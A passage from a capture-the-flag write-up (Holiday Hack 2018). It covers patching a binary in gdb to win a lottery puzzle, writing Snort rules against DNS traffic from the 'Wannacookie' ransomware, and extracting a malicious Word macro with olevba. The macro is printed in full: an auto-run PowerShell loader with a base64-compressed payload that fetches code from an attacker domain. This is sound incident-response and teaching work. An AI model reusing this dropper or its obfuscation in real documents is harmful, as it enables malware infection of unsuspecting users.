   0x00005555555555a6 <+220>:   e8 75 f3 ff ff  callq  0x555555554920 <exit@plt>
End of assembler dump.
(gdb) b *0x0000555555555582
Breakpoint 3 at 0x555555555582
(gdb) r
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 2, 0x00005555555554ce in main ()
(gdb) c
Continuing.
```

Figure 63 - Debug Listing (1/2)

```
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 5620!
(gdb) disas /r
Dump of assembler code for function main:
   0x00005555555554ca <+0>:     55      push   %rbp
...
   0x0000555555555576 <+172>:   48 8d 3d 4a 58 00 00    lea    0x584a(%rip),%rdi
   0x000055555555557d <+179>:   e8 8e f3 ff ff  callq  0x555555554910 <puts@plt>
=> 0x0000555555555582 <+184>:   81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
   0x0000555555555589 <+191>:   75 0c   jne    0x555555555597 <main+205>
   0x000055555555558b <+193>:   b8 00 00 00 00  mov    $0x0,%eax
   0x0000555555555590 <+198>:   e8 42 fa ff ff  callq  0x555555554fd7 <winnerwinner>
   0x0000555555555595 <+203>:   eb 0a   jmp    0x5555555555a1 <main+215>
   0x0000555555555597 <+205>:   b8 00 00 00 00  mov    $0x0,%eax
   0x000055555555559c <+210>:   e8 16 ff ff ff  callq  0x5555555554b7 <sorry>
   0x00005555555555a1 <+215>:   bf 00 00 00 00  mov    $0x0,%edi
   0x00005555555555a6 <+220>:   e8 75 f3 ff ff  callq  0x555555554920 <exit@plt>
End of assembler dump.
(gdb) set {int}0x0000555555555589=0x90
(gdb) set {int}0x000055555555558a=0x90
(gdb) disas /r
Dump of assembler code for function main:
   0x00005555555554ca <+0>:     55      push   %rbp
 ...
   0x0000555555555576 <+172>:   48 8d 3d 4a 58 00 00    lea    0x584a(%rip),%rdi
   0x000055555555557d <+179>:   e8 8e f3 ff ff  callq  0x555555554910 <puts@plt>
=> 0x0000555555555582 <+184>:   81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
   0x0000555555555589 <+191>:   90      nop
   0x000055555555558a <+192>:   90      nop
   0x000055555555558b <+193>:   b8 00 00 00 00  mov    $0x0,%eax
   0x0000555555555590 <+198>:   e8 42 fa ff ff  callq  0x555555554fd7 <winnerwinner>
   0x0000555555555595 <+203>:   eb 0a   jmp    0x5555555555a1 <main+215>
   0x0000555555555597 <+205>:   b8 00 00 00 00  mov    $0x0,%eax
   0x000055555555559c <+210>:   e8 16 ff ff ff  callq  0x5555555554b7 <sorry>
   0x00005555555555a1 <+215>:   bf 00 00 00 00  mov    $0x0,%edi
   0x00005555555555a6 <+220>:   e8 75 f3 ff ff  callq  0x555555554920 <exit@plt>
End of assembler dump.
(gdb) c
Continuing.
...
With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!
Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 25) exited normally]
```

Figure 64 - Debug Listing (2/2)


By overwriting the instructions that were supposed to jump over the call to winnerwinner and take us to sorry with NOPs (do nothing instructions), we landed on the call to winnerwinner, and won, as seen in Figure 65.



```
   0x000055555555557d <+179>:   e8 8e f3 ff ff   callq  0x555555554910 <puts@plt>
=> 0x0000555555555582 <+184>:   81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
   0x0000555555555589 <+191>:   90      nop
   0x000055555555558a <+192>:   90      nop
   0x000055555555558b <+193>:   b8 00 00 00 00   mov    $0x0,%eax
   0x0000555555555590 <+198>:   e8 42 fa ff ff   callq  0x555555554fd7 <winnerwinner>
   0x0000555555555595 <+203>:   eb 0a   jmp    0x5555555555a1 <main+215>
   0x0000555555555597 <+205>:   b8 00 00 00 00   mov    $0x0,%eax
   0x000055555555559c <+210>:   e8 16 ff ff ff   callq  0x5555555554b7 <sorry>
   0x00005555555555a1 <+215>:   bf 00 00 00 00   mov    $0x0,%edi
   0x00005555555555a6 <+220>:   e8 75 f3 ff ff   callq  0x555555554920 <exit@plt>
End of assembler dump.
(gdb) c
Continuing.


                                                     .....         ......
                                     ..,;:::::cccodkkkkkkkkkxdc;.   .......
                             .';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx.........
                         ':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..........
                     .;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkdc..........
                  .:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkko;.      ........
                'lkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx:.           ......
              ;xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkd'
            .xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           .kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx;
          :olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk;
       ..........;;;;coxkkkkkkkkkkkkkkkkkkkkkkc
     ...................,',,:lxkkkkkkkkkkkkkd.
     ..........................';;:coxkkkk:
        ..............................ckd.
          ...............................
                ...........................
                   .......................
                              ....... ...

With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 25) exited normally]
(gdb) 
```

Figure 65 - Winning the Sleighbell Lotto

Speaking to Shinny once again, we were given some information about the ransomware.



Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?

Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

Many elves were affected, so Alabaster went to go see if he could help out.

I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.

Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for Wannacookie!

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Figure 66 - Hints from Shinny


Shinny offered a lot of valuable information. Whenever ransomware is encountered, one should:

- Identify the domains the ransomware is using
- Identify the attacker’s DNS server
- Attempt to locate the source of the infection and analyze it
- Attempt to recover encryption keys
- Decrypt the files
- Improve phishing awareness and reporting rates
- Reduce broad permissions to limit blast radius of malware

Let’s review the remediation steps taken.

Objective 9.1. Catch the Malware


First, we needed to stop the spread and remote control of the malware. The easiest way to do this systemically is to block its communication channels. To do this we connected to Santa's Snort IDS sensor.



```
===============================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@3ce4f97534ba:~$
```

Figure 67 - Snort Terminal

Once on it, we found the elves left us a readme.




```
elf@2c8c948136fd:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@2c8c948136fd:~$
```

Figure 68 - Data from more_info.txt

Reviewing the snort.conf file they mention, it seemed Snort rules are kept in */etc/snort/rules/local.rules*, which was empty.


In order to write a rule, we needed to come up with a pattern that was common to all of the malware packets, while not matching legitimate traffic (avoiding false positives.) Looking at the packets in the capture (Figure 69), a few things stood out. First, all the traffic for the malware consisted of DNS TXT queries. Second, all the traffic was using the default UDP/53 DNS port, and not TCP/53 (which can be used for larger requests). All the domains being queried were different, and many of the requests seemed to start with a sequential counter (e.g. "12."). However, most critically, all the malware requests contained the string "77616E6E61636F6F6B69652E6D696E2E707331" in the request, and no legitimate traffic had this string.



```
No.  Time      Source          Destination     Protoc Lengtl Info
   1 0.000…  10.126.0.37     111.161.64.40    DNS     89 Standard query 0xc0bd TXT fearlessness.unimmaculateness.ferdus.qq.com
   2 0.010…  111.161.64.40   10.126.0.37      DNS    152 Standard query response 0xc0bd TXT fearlessness.unimmaculateness.ferdus.qq.com TXT
   3 0.020…  10.126.0.252    236.25.139.217   DNS     99 Standard query 0xeb89 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nraegusbrh.com
   4 0.030…  236.25.139.217  10.126.0.252     DNS    167 Standard query response 0xeb89 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nraegusbrh.com TXT
   5 0.040…  10.126.0.225    228.101.136.17   DNS     98 Standard query 0x029a TXT 77616E6E61636F6F6B69652E6D696E2E707331.esnhabrrug.ru
   6 0.051…  228.101.136.17  10.126.0.225     DNS    165 Standard query response 0x029a TXT 77616E6E61636F6F6B69652E6D696E2E707331.esnhabrrug.ru TXT
   7 0.061…  10.126.0.233    172.217.15.99    DNS     83 Standard query 0x9690 TXT overbuilt.loadum.lariats.google.co.uk
   8 0.071…  172.217.15.99   10.126.0.233     DNS    142 Standard query response 0x9690 TXT overbuilt.loadum.lariats.google.co.uk TXT
   9 0.081…  10.126.0.252    236.25.139.217   DNS    101 Standard query 0xcde3 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nraegusbrh.com
     0.091…  236.25.139.217  10.126.0.252     DNS    423 Standard query response 0xcde3 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nraegusbrh.com TXT

> Frame 4: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits)
> Internet Protocol Version 4, Src: 236.25.139.217, Dst: 10.126.0.252
> User Datagram Protocol, Src Port: 53, Dst Port: 53847
v Domain Name System (response)
    Transaction ID: 0xeb89
  > Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    > 77616E6E61636F6F6B69652E6D696E2E707331.nraegusbrh.com: type TXT, class IN
```

Figure 69 - Packet Capture from Ransomware Infection


This meant we could write a Snort regex rule for traffic on UDP/53 that contained "77616E6E61636F6F6B69652E6D696E2E707331", as shown in Figure 70.



```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert udp any any -> any 53 ( pcre:"/77616E6E61636F6F6B69652E6D696E2E707331/"; sid:1000001; rev:1;
 )
alert udp any 53 -> any any ( pcre:"/77616E6E61636F6F6B69652E6D696E2E707331/"; sid:1000002; rev:1;
)
~
~
```

Figure 70 - Snort Rules

These rules matched on the string in question for UDP traffic either originating from, or destined to, port 53. This blocked both requests and responses. Once we put these rules in place, we ran the test command and saw that malicious traffic was blocked but legitimate traffic continued to pass. Sure enough, the console reported that we had succeeded:



```
elf@7cf72a4caa1d:/etc/snort/rules$ vi local.rules
elf@7cf72a4caa1d:/etc/snort/rules$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Figure 71 - Snort Rule Test and Success

Objective 9.2. Identify the Domain

After blocking the malware traffic with Snort, we needed to identify the source domain for the malware. To do this, we obtained an infected document and passed it through the olevba utility to extract macro code.

```
C:\Python27\Scripts>olevba.exe
c:\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASI---- c:\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
===============================================================================
FILE: c:\HHC2018\CHOCOLATE_CHIP_COOKIE_RECIPE\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4
iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKz
rVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9
zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpE
v4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encodi
ng]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4
iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKz
rVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9
zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpE
v4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encodi
ng]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

+------------+-----------------+-----------------------------------------+
| Type       | Keyword         | Description                             |
+------------+-----------------+-----------------------------------------+
| AutoExec   | AutoOpen        | Runs when the Word document is opened   |
| AutoExec   | Document_Open   | Runs when the Word or Publisher         |
|            |                 | document is opened                      |
| Suspicious | Shell           | May run an executable file or a system  |
|            |                 | command                                 |
| Suspicious | powershell      | May run PowerShell commands             |
| Suspicious | ExecutionPolicy | May run PowerShell commands             |
| Suspicious | New-Object      | May create an OLE object using          |
|            |                 | PowerShell                              |
| IOC        | powershell.exe  | Executable file name                    |
+------------+-----------------+-----------------------------------------+
```

Figure 72 - OleVba Output for Malicious Document

This showed that there is an embedded PowerShell macro that executes on document open. Since this code was embedded as a compressed base-64 string, we needed to decode it. On a sandbox system, we were careful to decode the commands without actually executing them. Once decoded, we saw the code was calling out to **erohetfanu.com** for more instructions:


```
# Code from the DOCM File Macro
PS C:\bin> $j = (New-Object IO.StreamReader((New-Object IO.Compression.DeflateStream(
[IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tX
RegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSV
